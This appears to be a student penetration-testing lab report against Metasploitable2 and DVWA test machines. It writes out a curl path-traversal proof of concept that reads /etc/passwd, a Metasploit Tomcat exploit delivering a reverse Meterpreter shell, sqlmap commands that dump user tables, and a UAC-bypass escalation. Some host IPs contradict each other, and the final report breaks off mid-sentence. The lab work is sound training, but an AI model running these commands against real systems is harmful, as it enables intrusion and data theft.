SECTION 1 — VULNERABILITY SCANNING LAB

1.1 Tools Used

- **Nmap**
- **OpenVAS (GVM)**
- **Nikto**

1.2 Environment Setup

Target VM: Metasploitable2
Attacker VM: Kali Linux


1.3 Commands Used

Nmap Basic Scan

```
nmap 192.168.0.102
```

Nmap Service & Version Detection

```
nmap -sV 192.168.0.102
```



Nikto Web Vulnerability Scan

```
nikto -h http://192.168.0.102
```

OpenVAS Setup

Initialize:

```
sudo gvm-setup
```

Start service:

```
sudo gvm-start
```

Login with browser:

```
https://127.0.0.1:9392
```

Run a **Full & Fast Scan** on target.

1.4 Scan Results Table

Scan ID	Vulnerability	CVSS Score	Priority	Host IP
001	SQL Injection	9.1	Critical	192.168.0.102
002	Port 445 Open	6.5	Medium	192.168.0.102
003	Apache Path Traversal (CVE-2021-41773)	7.5	High	192.168.0.102

1.5 Test Case — Nmap + OpenVAS on Metasploitable2

Nmap

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.3.4
22/tcp   open  ssh     OpenSSH 4.7p1
80/tcp   open  http    Apache httpd 2.2.8
3306/tcp open  mysql   MySQL 5.0.51a
```

Openvas

File attached for Openvas report

1.8 Developer Escalation Email

```
Subject: Urgent: Critical Vulnerability Identified on Host 192.168.0.102 (CVE-2021-41773)

Hi Team,

During our recent security assessment, we identified a critical Path Traversal vulnerability (CVE-2021-41773) on host 192.168.1.20 running Apache
2.4.49. This flaw allows unauthorized access to system files and may lead to remote code execution if exploited.

Proof of Concept (PoC):

curl http://192.168.0.102/cgi-bin/.%2e/%2e%2e/etc/passwd


This command successfully retrieved restricted system files during testing.

Immediate patching to Apache 2.4.51+ is strongly recommended. Please prioritize remediation.

Regards,
Shlok Jadhav
VAPT Team
```

SECTION 2 — RECONNAISSANCE PRACTICE


2.1 Tools Used

- Maltego
- Shodan
- Sublist3r
- WHOIS
- Wappalyzer

2.2 OSINT Commands

WHOIS Lookup

```
whois vulnweb.com
```




Subdomain Enumeration

`subdomainfinder : google.com`

Shodan Query


(From web interface)

`Searched for : google.com`




2.3 Recon Checklist


- Perform WHOIS lookup



- Enumerate subdomains



- Identify tech stack using Wappalyzer



2.4 Recon Summary

The target domain was analyzed using OSINT tools like Shodan, Maltego, and Sublist3r. Key findings include exposed SSH services, publicly accessible subdomains, and outdated technologies. The reconnaissance phase revealed multiple potential entry points and misconfigurations that could be exploited during the later stages of the security assessment.

SECTION 3 — EXPLOITATION LAB


3.1 Tools Used

- Metasploit
- sqlmap
- Burp Suite

3.2 Metasploit Exploit

Exploit Tomcat Manager Login (Metasploitable2)

```
msfconsole
use exploit/multi/http/tomcat_mgr_login
set RHOSTS 192.168.0.103
set RPORT 8180
set USERNAME tomcat
set PASSWORD tomcat
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.0.102
Run
```



3.3 Exploit Log Table

Exploit ID	Description	Target IP	Status	Payload
003	Tomcat Manager RCE	192.168.0.102	Success	Java Meterpreter Shell

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

3.4 SQL Injection Exploit via sqlmap

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" --dbs
```



Dump tables:

```
sqlmap -u "http://192.168.0.102/vulnerable.php?id=1" -D dvwa -T
users --dump
```



3.5 Exploit Validation Summary

The exploit was successfully executed using Metasploit against the Tomcat Manager application. Validation was done by comparing the behavior with Exploit-DB PoC entries. The payload delivered a Meterpreter shell, demonstrating full remote code execution capabilities. Impact includes privilege escalation and system compromise.

SECTION 4 — POST-EXPLOITATION PRACTICE

4.1 Tools Used

- Meterpreter
- Volatility
- sha256sum

4.2 Privilege Escalation Command

```
use exploit/windows/local/bypassuac
set SESSION 1
exploit
```

4.3 Hash Evidence Collection

Hashing a File

```
sha256sum test.conf
```

4.4 Evidence Table

Item	Description	Collected By	Date	Hash Value
Config File	test.conf	shlok	2025-08-18	3ac4f0…


SECTION 5 — CAPSTONE PROJECT (FULL VAPT CYCLE)


5.1 Tools Used

- Kali Linux
- Metasploit
- OpenVAS
- DVWA
- sqlmap

5.2 Simulation — SQL Injection on DVWA

```
sqlmap -u
"http://192.168.0.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
" --cookie="PHPSESSID=abcd; security=low" --dbs
```





5.3 Remediation Recommendations

- Apply input sanitization
- Validate all parameters

- Enforce prepared statements
- Apply patches
- Rescan after fixes

5.4 PTES Report

The VAPT assessment followed PTES methodology: reconnaissance, scanning, exploitation, and post-exploitation. Reconnaissance identified exposed SSH services, outdated web components, and vulnerable subdomains. Scanning with Nmap and OpenVAS discovered critical vulnerabilities including SQL Injection, XSS, and outdated Apache versions. During exploitation, SQL injection was performed on DVWA using sqlmap, enabling full database extraction. Metasploitable2 was further exploited using Metasploit to gain remote shell access via Tomcat Manager RCE. Post-exploitation allowed collection of configuration files, system enumeration, and privilege escalation attempts. Evidence was hashed using sha256sum for integrity. Remediation efforts include updating server packages, enforcing secure coding practices, 